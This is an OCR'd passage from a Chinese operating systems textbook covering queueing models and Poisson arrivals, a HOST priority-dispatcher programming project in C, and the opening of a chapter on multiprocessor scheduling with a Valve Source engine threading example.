图 9.23 给出了一个最简单的排队系统。系统的中心单元是一个服务器，它给项目提供某些服务。来自项目源的项目到达系统并接受服务。如果服务器空闲，则一个项目可以立即得到服务。否则，到达的项目加入等待行列[⊖]中。当服务器完成对一个项目的服务后，这一项目离开。如果此时还有项目在队列中等待，则其中的一个项目被立即分派给服务器。这个模型中的服务器可以表示为一组项目执行某种功能或服务的任何事物（例如，处理器给进程提供服务；传输线给数据包或数据帧提供传输服务；I/O 设备为 I/O 请求提供读/写服务）。




图 9.23　排队系统结构和单服务器队列的参数

表 9.8 总结了一些与排队模型相关的重要参数。项目以平均速度（每秒到达的项目数）λ到达。在任何一个给定的时刻，一定数目（零个或多个）的项目在队列中等待，平均等待的项目数为 w，一个项目必须

⊖ 等待时间在许多文献中称为队列。除非特别声明，我们使用术语队列表示等待行列。

等待的平均时间为 T_w。T_w 是对所有到来的项目的平均，包括那些根本就没有等待的项目。服务器处理到来项目的平均服务时间为 T_s，这是从给处理器分派一个项目到该项目离开处理器之间的时间间隔。利用率 ρ 是服务器忙的时间部分，可以通过在一些时间区间上测量得到。最后还有两个应用于整个系统的参数，驻留在系统中的项目平均数 r，包括正在被服务的项目（如果有）和正在等待的项目（如果有）；以及一个项目在系统中花费的平均时间 T_r，包括等待和被服务的时间，通常称做平均驻留时间[⊖]

表 9.8 排队系统中的符号

符 号	说 明
λ	到达速度；平均每秒到达的数目
T_s	每个到达项目的平均服务时间；服务时间总量不包括在队列中等待的时间
ρ	利用率；设备（服务器或服务器组）忙的时间部分
w	等待被服务的平均项目数
T_w	平均等待时间（包括必须等待的项目和等待时间等于 0 的项目）
r	平均驻留在系统中的项目数（正在等待和正在被服务）
T_r	平均驻留时间；一个项目在系统中花费的时间（等待和被服务）

如果假设队列的容量是无限的，则系统中不会丢失任何项目，它们仅仅会被延迟，直到得到服务。在这种情况下，离开速度等于到达速度。到达速度增加，利用率也会随之增加，从而出现拥塞。队列变得很长，从而增加了等待时间。当 $\rho=1$ 时，服务器达到饱和，工作时间为 100%。因此，系统可以处理的输入速度理论上最大值为

$$\lambda_{\max} = \frac{1}{T_s}$$

但是，队列变得非常大，接近系统饱和，当 $\rho=1$ 时，增长是没有限制的。实际的考虑，如响应时间要求或缓冲区大小，通常把服务器的输入速度限制在理论最大值的 70%～90%之间。

在典型情况下有下列假设：

- **项目集群**：在典型情况下，假设一个无限集群，这意味着到达速度不会因为集群数目的减少而改变。如果集群数目是有限的，当前在系统中的项目数会减少到达的数目，这会成比例地降低到达速度。
- **队列大小**：在典型情况下，假设队列大小是无限大的，这样，等待行列可以没有界限地增长。而对于有限队列，项目可能会从系统中丢失。实际上，任何队列都是有限的，但在任何情况下，这对于分析没有实质性的差别。
- **分派原则**：当服务器空闲时，并且如果有一个以上的项目正在等待，就必须进行决策，确定接下来给服务器分派哪个项目。最简单的方法是先进先出，这个原则是术语“队列”隐含使用的原则。另一种可能的原则是使用后进先出。在实际中可能遇到基于服务时间的分派原则，例如，一个分组切换节点可以基于最短优先（产生许多输出包）或最长优先（相对于传送时间，使得处理时间最小）选择包的分派。遗憾的是，很难对基于服务时间的原则进行建模分析。


多服务器队列

图 9.24 显示了简单模型推广到多服务器，所有的服务器共享同一个队列。如果一项到达，并且至少有一个服务器可用，该项立即被分配到该服务器。假设所有的服务器都是相同的，因此，如果有多个服务器可用，为该项选择哪个服务器是没有区别的。如果所有的服务器都忙，则开始形成一个队列。只要一个服务器变成空闲的，则使用分派原则从队列中给它分派一项。

除了利用率以外，图 9.23 中的所有参数都可以照搬到多服务器的情况下，并且具有相同的解释。如果有 N 个同样的服务器，ρ 是每个服务器的利用率，$N\rho$ 为整个系统的利用率，后面一项通常称为业务量强度 u。因此，理论上的最大利用率为 $N\times 100\%$，最大输入速度为

$$\lambda_{\max} = \frac{N}{T_s}$$

⊖ 在某些文献中称做平均排队时间，而在另外一些文献中却用平均排队时间表示在队列中等待（被服务前）所花费的时间。






图 9.24 多服务器队列与多个单服务器队列的对比

多服务器队列的重要特性与单服务器队列的重要特性相对应。也就是说，假设无限的项目集群和无限的队列大小以及在所有服务器间共享一个无限队列。除非特别声明，调度原则为 FIFO。对于多服务器的情况，如果假设所有的服务器都是相同的，为一个等待项目选择一个特定的服务器不会影响服务时间。

为了便于对比，图 9.24b 显示了多个单服务器队列的结构。

泊松到达率

在通常情况下，排队分析模型假定到达率服从泊松分布（Poisson distribution）。这就是表 9.6 结果中的假定。我们定义该分布如下。如果事件按照泊松分布到达队列，则可表示为

Pr[在时间间隔 T 中有 k 个事件到达] = $\dfrac{(\lambda T)^k}{k!}e^{-\lambda T}$

E[在时间间隔 T 中到达的事件数目] = λT

平均到达率，每秒钟的事件数 = λ

按照泊松过程所发生的到达通常称为随机到达，这是因为在一个小间隔时间中一个事件到达的概率正比于该时间间隔的长度，并且独立于自上一个事件到达后所经过的时间值。也就是说，如果事件按照泊松过程到达，那么一个事件在任何时刻到达的可能性都是一样的，并且与其他事件到达的时刻无关。

泊松过程的另一个有趣的性质与指数分布有关。如果观察两个事件到达的时间间隔 T_a(称为到达时间间隔)，我们会发现，该值服从指数分布：

$$\Pr[T_a < t] = 1 - e^{-\lambda t}$$

$$E[T_a] = \frac{1}{\lambda}$$

这样，正如所预计的，平均到达间隔时间是平均到达率的倒数。

编程项目 2：主机调度 shell 程序

假想操作系统测试平台（Hypothetical Operating System Testbed，HOST）是一个多道程序设计处理系

统，它用四个级别的优先级进程调度程序来操作可用的有限资源。

四级优先级调度程序

该调度程序以四个优先级级别来操作：

1. 实时进程基于先来先服务，同时抢占其他正在运行的低优先级的进程而立即被执行。这些实时进程能够一直运行到结束。

2. 普通的用户进程在一个三级反馈的调度程序上运行（如图 P2.1 所示）。调度程序的基本时间片是 1 秒。这也是反馈调度程序的时间片的值。




图 P2.1　三级反馈调度

调度程序需要维护两个从作业调度列表中反馈回来的提交队列（实时的和用户优先级的），在每一个调度程序时间片和已经“到达”的作业被传送到合适的提交队列时，调度列表就会被检查。然后提交队列也会被检查。任何实时作业可以抢占其他正在运行的作业而运行至结束。

在低优先级反馈调度程序重新活动以前，任何的实时优先级作业队列必须置为空。在用户作业队列中，取得了可用资源（内存和 I/O 设备）从而可以运行的任何用户优先级作业都被传送到适当的优先级队列中。反馈队列通常采用的操作是接受所有具有最高优先级的作业，同时在每个作业完成时间片以后降低其优先级。虽然如此，调度程序仍然有能力接收具有较低优先级的作业并将其插入到适当的队列中。这就确保了如果所有的作业都在最低的优先级被接收，调度程序能够仿效一个简单的轮转调度策略（见图 P2.2）。




图 P2.2　轮转调度程序

当所有的具有较高优先级的“就绪”作业已经运行完成后，反馈调度程序将启动或重新开始最高优先级的非空队列的队列头所代表的进程。在下一个时间片到来时，如果任何具有相等或较高优先级的作业准备就绪，那么当前的作业将会被阻塞（或者终止并且释放其占有的资源）。

图 P2.3（就像在练习中讨论的）显示了逻辑上的流程。


资源约束

HOST 拥有以下资源：

- 2 台打印机
- 1 台扫描仪
- 1 个调制解调器
- 2 个 CD 驱动
- 1024MB 的进程可用内存

低优先级的进程可以使用若干个或所有这些资源，但HOST调度程序会被通知进程占用的资源以及进程什么时候被提交。调度程序确保每一个被请求的资源仅仅分配给某个特定的进程，而在这个进程的"就绪到运行"调度队列的整个生命期内（从初始的传递，从作业队列到优先级为1～3的队列，一直到进程完成，包括中间空闲的时间段）将独享该资源。

实时进程不需要任何I/O资源（打印机、扫描仪、调制解调器、CD），但是需要分配内存，对实时作业而言，内存的需求通常是64MB或者更少。



图P2.3　调度程序的逻辑流程

内存分配

对每个进程而言，分配的内存必须是个连续的内存块，并且在进程的整个生命期内一直分配给这个进程。

必须留有充足的连续内存空间，以便实时进程的执行不能被阻塞：对于一个运行的实时作业一般留有64MB，而剩下的960MB让"活动的"用户作业共享。

HOST的硬件单元MMU不能支持虚拟内存，因此在硬盘上没有内存的交换区。内存和硬盘都不是页式系统。

在这些限制中，任何合适的可变内存划分方案（首次适应、下次适应、最优适应、最差适应、Buddy，等）都可以使用。

进程

HOST上的进程通过调度程序为每个被调度的进程创建新进程来模拟。该主进程是个通用的进程（**sigtrap.c**被提供为进程源），这个主进程可以被任何优先级的进程使用。这个进程能够以较低的优先级来运行自己，周期性地睡眠一秒并且显示如下信息：

1）当进程开始时，一个消息显示了进程的ID。

2）进程执行过程中每秒钟一个规则的消息。

3）当进程被阻塞、继续运行或终止时的信息。

如果这个主进程未被调度程序终止，那进程20秒后将终止自己。主进程使用为每个唯一的进程随机产生的颜色方案来打印输出，因此可以很容易地区分单个的进程片断。使用这个主进程而不是用户的进程。

一个进程的生命周期如下：

1）进程通过一个初始化的进程列表提交给调度程序输入队列，列表中指定了到达时间、优先级、需要的处理器时间（单位为秒）、内存块的大小以及其他的资源。

2）当进程已经到达并且得到了所有需要的资源时，进程就可以"准备运行"了。

3）未完成的任何作业都是基于先来先服务来提交执行的。

4）如果一个优先级较低的用户进程能够得到所需的资源和内存，进程就会被传递到反馈的调度程序单元适当的优先级队列，同时剩余的资源指示器得到更新。

5）当作业被启动（**fork** 和 **exec("process", ...)**）时，在执行**exec**之前，调度程序将显示作业的参数（进程ID、优先级、剩余的处理器时间（单位为秒）、分配的内存以及块的大小、请求的资源）。

6）实时进程允许一直运行到调度程序通过一个**SIGINT**信号来杀死它为止。

7）一个低优先级的用户作业在被阻塞（**SIGTSTP**）或者由于时间片到而被终止（**SIGINT**）之前允许

运行一个调度程序的时间单元。如果被阻塞，它的优先级级别会被降低（如果可能）并且进程就会像图 P2.1 和图 P2.3 显示的那样重新选择适当的优先级队列。为了维持调度程序和子进程输出的同步，调度程序应该在继续运行之前等待进程对 **SIGTSTP** 或 **SIGINT** 信号做出回应（**waitpid(p->pid, &status, WUNTRACED)**）。为了与调度策略比较（见图 9.5）指示的性能序列相匹配，除非另一个进程正在等待着被启动或者重新被启动，否则用户作业不应该被终止并且移到相对较低的优先级级别。

8）假定没有更高优先级的实时作业在提交队列中，那么在反馈队列中有最高优先级的未决进程将会被启动或者重新启动（**SIGCONT**）。

9）当一个进程被终止后，它占有的资源将会返回给调度程序，从而可以重新分配给未来的进程。

10）当调度列表内输入队列中以及反馈队列中都没有进程的时候，调度程序终止。

调度列表

调度列表是要被调度程序处理的进程的列表。这个列表包含在文本文件中并且通过命令行来指定，例如，

>hostd dispatchlist

列表的每一行用下面的数据（用逗号分隔）来描述进程：

< arrival time >, < priority >, < processor time >, < Mbytes >,

< # printers >, < # scanners >, < # modems >, < # CDs >

因而，

12, 0, 1, 64, 0, 0, 0, 0

12, 1, 2, 128, 1, 0, 0, 1

13, 3, 6, 128, 1, 0, 1, 2

的含义是：

第一个作业：达到时间 12，优先级 0（实时），需要 1 秒钟的处理器时间以及 64MB 内存，没有 I/O 资源要求。

第二个作业：到达时间 12，优先级 1（高优先级的用户作业），需要 2 秒钟的处理器时间，128MB 内存，1 台打印机和 1 个 CD 驱动。

第三个作业：到达时间 13，优先级 3（优先级最低的用户作业），需要 6 秒的处理器时间，128MB 内存，1 台打印机，1 台调制解调器以及 2 个 CD 驱动。

提交的文本文件可以是任意长度的，可以包含 1000 个作业。通过文件结束标记，提交将在最后一行结束。

练习中描述了用来测试调度程序的单个特征操作的调度程序输入列表。注意，这些列表将最终形成测试的基础，在评分的过程中调度程序会用到这些测试。希望能在练习中根据描述完成练习。

当然，自己提交的调度程序将会用到更多更复杂的组合来测试。

在课程中将会给出一个具有完整功能调度程序的实例。如果对操作方式和输出格式有任何疑问，就应该使用这个程序来观测调度程序所期待的输出。

项目要求：

1. 设计一个能够满足上述要求的调度程序，一个正式的设计文档包括：
   a）描述和讨论所使用的内存分配算法并且评判最终的选择。
   b）描述和讨论为了排队、调度、分配内存和其他资源，调度程序所使用的数据结构。
   c）描述和评判程序的总体结构，描述各个模块和主要函数（希望能描述函数的“接口”）。
   d）与“实际”的操作系统相比较，讨论为什么采用这个多级调度方案。举出这个方案的缺点，提出可能的改进。在讨论中还应该包含内存和资源分配方案。

正式的设计文档要包含深入的讨论、描述及论证。设计文档要单独提交纸质版，不要在里面包含任何源代码。

2. 使用 C 语言来实现这个调度程序。
3. MUST 的源代码应该采用适当的结构并且加上足够的注释，以保证别人能够理解并容易地维护这段代码。
4. 在截止日期之前，必须提供提交过程的细节。

5. 提交必须仅包含源代码文件、包含文件以及 **makefile** 文件。可执行程序无需包含。评分程序将会根据提供的代码自动地重新构造程序。如果提交的代码不能够编译，将不能被评分。
6. **makefile** 文件应该生成二进制的可执行文件 **hostd**（都是小写字母）。下面是一个 **makefile** 的例子：

```
#Joe Citizen, s1234567 -Operating Systems Project 2
#CompLab1/01 tutor:Fred Bloggs
hostd:hostd.c utility.c hostd.h
gcc host.c utility.c -o hostd
```

通过在命令行提示符下键入 **make** 来生成 **hostd** 程序。注意，在上面的 **makefile** 中，第四行必须以一个制表符开始。

交付

1. 源码文件、包含文件以及 makefile。
2. “工程要求”一节中列举出的设计文档。

代码提交

要求包含 **makefile**。所有的文件应该被复制到同一个文件夹下：因此，在 **makefile** 中不需要任何路径。**makefile** 应该包含构造程序所需的所有依赖关系。如果包含一个库，**makefile** 也应该构造这个库。

为了清楚起见，不要提交任何的二进制或者对象文件。需要的是源码和 **makefile**。通过将源码复制到一个空文件夹下并且通过 **makefile** 来编译这个程序，从而测试这个工程。

评分程序将使用一个 shell 脚本，这个脚本将提交的文件复制到测试文件夹下，执行 **make** 命令，然后通过使用标准的测试文件集来测试提交的调度程序。如果由于名字错误、名字中错误的大小写、导致编译不通过的错误源码版本、文件不存在等原因导致执行序列不能通过。那么评分序列也会终止。在这种情况下，只有源码和设计文档能够得分。

第 10 章　多处理器和实时调度

本章继续讲述进程和线程调度。首先分析使用多个处理器可能带来的问题，并探讨一些设计方面的问题，接下来讨论多处理器系统中的进程调度，然后分析多处理器线程调度中不同的设计考虑。本章的第二节讲述实时调度，首先讨论了实时进程的特点，然后分析线程调度的本质，并分析两种实时调度方法：限时调度（deadline scheduling）和速率单调调度（rate monotonic scheduling）。

10.1　多处理器调度

当一个计算机系统包含多个处理器时，在设计调度功能时就会产生一些新问题。本节首先给出关于多处理器的简单概述，然后分析设计进程级调度和线程级调度时的不同考虑。

多处理器系统可以划分为以下几类：

- **松耦合、分布式多处理器、集群**：由一系列相对自治的系统组成，每个处理器有自己的内存和 I/O 通道。我们将在第 16 章讲述这种类型的配置。
- **专门功能的处理器**：I/O 处理器就是一个典型的例子。在这种情况下，有一个通用的主处理器，专用处理器受主处理器的控制，并给主处理器提供服务。有关 I/O 处理器的问题将在第 11 章讲述。
- **紧耦合多处理**：由一系列共享同一个内存并在操作系统完全控制下的处理器组成。

本节所关注的是最后一类系统，特别是与调度有关的问题。

10.1.1　粒度

一种描述多处理器并把它们和其他结构放置在一个上下文环境中的一种比较好的方法是，考虑系统中进程之间的同步粒度，或者说同步频率。我们可以根据粒度的不同来区分 5 类并行度，如表 10.1 所示（表 10.1 来源于［CEHR87］和［WOOD89］）。

表 10.1　同步粒度和进程

粒度大小	说　明	同步间隔（指令）
细	单指令流中固有的并行	<20
中等	在一个单独应用中的并行处理或多任务处理	20~200
粗	在多道程序环境中并发进程的多处理	200~2000
非常粗	在网络节点上进行分布处理，以形成一个计算环境	2000~1M
无约束	多个无关进程	不适用

无约束并行性

对于无约束并行性（independent parallelism），进程间没有显式的同步。每个进程都代表独立的应用或作业。这类并行性的一个典型应用是分时系统。每个用户都执行一个特定的应用，如字处理或使用电子表格。多处理器像多道程序单处理器一样提供相同的服务。由于有多个处理器可用，因而用户的平均响应时间非常短。

无约束并行有可能达到这样的性能，每个用户都如同在使用个人计算机或工作站。如果任何一个文件或信息被共享，则单个系统必须连接在一个有网络支持的分布式系统中。这种方法将在

第 16 章中介绍。另一方面，在许多实例中，多处理器共享系统比分布式系统的成本效益更高，它允许节约使用磁盘和其他外围设备。

粗粒度和非常粗粒度并行性

粗粒度（coarse）和非常粗粒度（very coarse）的并行，是指在进程之间存在着同步，但是在一个非常粗的级别上。这种情况可以简单地处理成一组运行在多道程序单处理器上的并发进程，在多处理器上对用户软件进行很少的改动或者不进行改动就可以提供支持。

[WOOD89]中给出了一个简单的可以开发多处理器存在的应用例子。作者开发了一个程序，根据需要重新编译文件的规范说明来重新构造一部分软件，并确定哪些编译（通常是所有）可以同时运行。然后程序为每一个并行的编译产生一个进程。作者指出，在多处理器上的加速比实际上超过了仅仅增加使用的处理器数目所期待的加速比，这是由于磁盘高速缓存（详见第 11 章）和编译代码共享的协作结果，而这些只需要一次性地载入内存。

一般而言，使用多处理器体系结构，对所有需要通信或同步的并发进程集合都有好处。当进程间的交互不是很频繁的时候，分布式系统可以提供较好的支持。但是，当交互更加频繁时，分布式系统中的网络通信开销会抵消一部分潜在的加速比，在这种情况下，多处理器组织能提供最有效的支持。

中等粒度并行性

第 4 章曾经讲述过，应用程序可以通过进程中的一组线程被有效地实现。在这种情况下，必须由程序员显式地指定应用程序潜在的并行性。典型情况下，为了达到中等粒度并行性（medium-grain）的同步，在应用程序的线程之间，需要更高程度的合作与交互。

尽管多处理器和多道程序单处理器都支持独立、非常粗和粗粒度的并行度，并基本不会对调度功能产生影响，但在处理线程调度时，我们仍然需要重新分析调度。由于应用程序中各个线程间的交互非常频繁，导致系统对一个线程的调度决策可能会影响整个应用的性能。后面我们将回过头来再讨论这个问题。

细粒度的并行性

细粒度（fine-grain）并行性代表着比线程中的并行更加复杂的使用情况。尽管在高度并行的应用中已经完成了大量的相关研究工作，但迄今为止，这仍然是一个特殊的、被分割的领域，有许多不同的方法。

粒度示例：Valve 游戏软件

Valve 作为游戏界的巨头公司，开发了 Source 引擎以及很多脍炙人口的游戏。前者是现在使用最为广泛的游戏引擎，它作为动画引擎被 Valve 用在游戏开发中，Source 也被授权给其他游戏开发者使用。

近年来，为了充分利用 Intel 和 AMD 公司的多核处理器芯片的功能，Valve 公司重写了 Source 的代码，使得它支持多线程处理技术。“多核”指在一个芯片上放置多个处理器，一般是 2 个或 4 个。一个 SMP 系统包含一个或多个芯片，使得并行的多线程操作成为可能。修改过的 Source 引擎代码为 Valve 公司的游戏产品提供了更有力的支持，比如《Half Life2》（半条命 2）。

在 Valve 公司看来，线程粒度选项可以被定义成如下几项：

- **粗粒度线程**：独立的模块，也称为系统，被分配到单独的处理器上。以 Source 引擎为例，使用粗粒度线程意味着一个处理器负责渲染，第二个处理器负责 AI，第三个处理器负责物理计算，依此类推。这很好理解。本质上每个主要的模块都是一个单独的线程，由一个时间表线程来协调处理所有线程的同步。

- **细粒度线程**：许多相似或相同的任务可以由多个处理器同时处理，比如一个遍历数组数据的循环操作可以切分成多个小循环，每个循环都由一个并行的可调度的独立线程执行。
- **混合线程**：它采用了可选择的配置，针对一些系统使用细粒度线程，针对另外一些系统使用粗粒度线程。

Valve 公司发现，采用粗粒度线程，可以使双处理器上的执行性能达到单处理器的两倍。但是这种提升幅度只有在某种刻意创造的条件下才能达到，对于真实的游戏环境，性能大约能够提升为原来的 1.2 倍。Valve 公司还发现细粒度线程难以被有效利用。每工作单元所耗费的时间是不断变化的，而且管理输出的时间表和结果会涉及很复杂的程序。

Valve 公司发现，混合线程方法最具有实用价值，规模在 8 个或者 16 个处理器的多处理技术是最优的。Valve 公司识别出了在单处理器上工作时最有效率的一些系统。一个例子就是混音，它很少有用户交互，不受 Windows 框架配置的限制，而且工作在自己的数据集上。而其他模块比如场景渲染，可以由多个线程协同工作，因此该模块可以在单处理器上工作，但是当处理器数量变多时，性能会变得更好。

图 10.1 举例说明了渲染模块的线程结构。在这个层次化结构中，高层线程根据需要生成低层线程。这个渲染模块依赖 Source 引擎的一个关键部分，称为世界列表，它是游戏世界中的虚拟元素的数据库表示。首先决定世界上的哪个区域需要被渲染，接下来决定场景中的什么对象需要从多个角度观看。然后是处理器密集的工作。这个渲染模块必须产生每个对象多个视角渲染效果，比如玩家视角、电视监视器的视图以及水中倒影的视图。

下面列出了［LEON07］中列出的渲染模块线程策略的一些关键点：

- 并行地为多种场景构建场景渲染列表（比如世界和水中倒影）。
- 重叠图形仿真。
- 并行计算字体转换。
- 允许多线程并行渲染。




图 10.1　渲染模块的混合线程

设计者发现简单地为一个线程锁定关键数据库（例如世界列表数据库）不是十分有效。线程

对数据库的访问有超过95%的时间是读取数据，而至多有5%的时间在向数据集中写入数据。因此，基于“单写者多读者”的模型工作起来更有效率。

10.1.2 设计问题

多处理器中的调度涉及三个相互关联的问题：

- 把进程分配到处理器。
- 在单个处理器上使用多道程序设计。
- 一个进程的实际分派。

在讨论这三个问题时，必须牢记所采用的方法通常取决于应用程序的粒度等级和可用处理器的数目。

把进程分配到处理器

如果假设多处理器的结构是统一的，即没有哪个处理器在访问内存和I/O设备时具有特别的物理上的优势，那么最简单的调度方法是把处理器看做一个资源池，并按照要求把进程分配到相应的处理器。随之而来的问题是：分配应该是静态的还是动态的？

如果一个进程从被激活到完成，一直被分配给同一个处理器，那么就需要为每个处理器维护一个专门的短程队列。这个方法的优点是调度的开销比较小，因为对所有进程，关于处理器的分配只进行一次。同时，使用专用处理器允许一种称做组调度的策略，后面将进行详细讲述。

静态分配的缺点是一个处理器可能处于空闲状态，这时它的队列为空，而另一个处理器却积压了许多工作。为防止这种情况发生，需要使用一个公共队列。所有进程都进入一个全局队列，然后调度到任何一个可用的处理器中。这样，在一个进程的生命周期中，它可以在不同的时间在不同的处理器上执行。在紧密耦合的共享存储器结构中，所有处理器都可以得到所有进程的上下文环境信息，因此，调度进程的开销与它被调度到哪个处理器无关。另一种分配策略是动态负载平衡，在该策略中，线程可以在不同处理器所对应的队列之间转移。Linux采用的就是这种动态分配策略。

不论是否给进程分配专用的处理器，都需要通过某种方法把进程分配给处理器。可以使用两种方法：主从式和对等式。在主从式结构中，操作系统的主要核心功能总是在某个特定的处理器上运行，其他处理器可能仅仅用于执行用户程序。主处理器负责调度作业。当一个进程被激活时，如果从处理器需要服务（例如一次I/O调用），它必须给主处理器发送一个请求，然后等待服务的执行。这种方法非常简单，几乎不需要对单处理器多道程序操作系统进行增强。由于处理器拥有对所有存储器和I/O资源的控制，因而可以简化冲突解决方案。这种方法有两个缺点：主处理器的失败导致整个系统失败；主处理器可能成为性能瓶颈。

在对等式结构中，操作系统可以在任何一个处理器中执行。每个处理器从可用进程池中进行自调度。这种方法增加了操作系统的复杂性，操作系统必须确保两个处理器不会选择同一个进程，进程也不会从队列中丢失，因此必须采用某些技术来解决和同步对资源的竞争请求。

当然，在这两个极端之间还存在着许多方法。可以提供一个处理器子集，以专门用于内核处理，而不是只用一个处理器。另一种方法是基于优先级和执行历史来简单地管理内核进程和其他进程之间的需求差异。

在单个处理器上使用多道程序设计

如果每个进程在其生命周期中都被静态地分配给一个处理器，就应该考虑一个新问题：该处理器支持多道程序吗？读者的第一反应可能是很奇怪为什么需要问这样的问题。如果把单个进程与处理器绑定，而该进程因为等待I/O或者因为考虑到并发/同步而频繁地被阻塞，则会产生处理器资源的浪费。

传统的多处理器处理的是粗粒度或无约束同步粒度（见表10.1），很显然，单个的处理器能

够在许多进程间切换，以达到较高的利用率和更好的性能。但是，对于运行在有许多处理器的多处理器系统中的中等粒度应用程序，当多个处理器可用时，要求每个处理器尽可能地忙就不再那么重要了。相反，我们更加关注如何能为应用提供最好的平均性能。由许多线程组成的一个应用程序的运行情况会很差，除非所有的线程都同时运行。

进程分派

与多处理器调度相关的最后一个设计问题是选择哪一个进程运行。我们已经知道，在多道程序单处理器上，与简单的先来先服务策略相比较，使用优先级或者基于使用历史的高级调度算法可以提高性能。考虑多处理器时，这些复杂性可能是不必要的，还有可能起到相反的效果，相对比较简单的方法可能会更有效，而且开销也比较低。对于线程调度的情况，会出现比优先级和执行历史更重要的新问题。下面将依次讨论这些问题。

10.1.3 进程调度

在大多数传统的多处理器系统中，进程并不是被指定到一个专门的处理器。不是所有处理器只有一个队列，或者使用某种类型的优先级方案，而是有多条基于优先级的队列，并且都送进相同的处理器池中。在任何情况下，都可以把系统看做是多服务器排队结构。

考虑一个双处理器系统，每个处理器的处理速率为单处理器系统中处理器处理速率的一半。[SAUE81] 给出了 FCFS 调度、轮转法和最短剩余时间法的比较，这个研究所关注的是进程服务时间。进程服务时间可以用来度量整个作业所需要的处理器时间总量，或者该进程每次准备使用处理器时所需要的时间总量。对于轮转法而言，假设时间片的长度比上下文环境切换的开销大，而比平均服务时间短，其结果取决于服务时间的变化。通常这种变化是用变化系数 C_s 度量的[⊖]。$C_s=0$ 对应于没有变化的情况：所有进程的服务时间是相等的。也就是说，C_s 的值越大，服务时间的值的变化越大。在处理器服务时间的分配中，C_s 的值通常不会超过 5。

图 10.2a 给出了轮转法的吞吐量和 FCFS 的吞吐量的比率，这是关于 C_s 的函数。注意，在双处理器的情况下，调度算法间的差别很小。对于双处理器，在 FCFS 下，一个需要长服务时间的进程很少被中断，其他进程可以使用其他处理器。图 10.2b 中显示出了类似的结果。

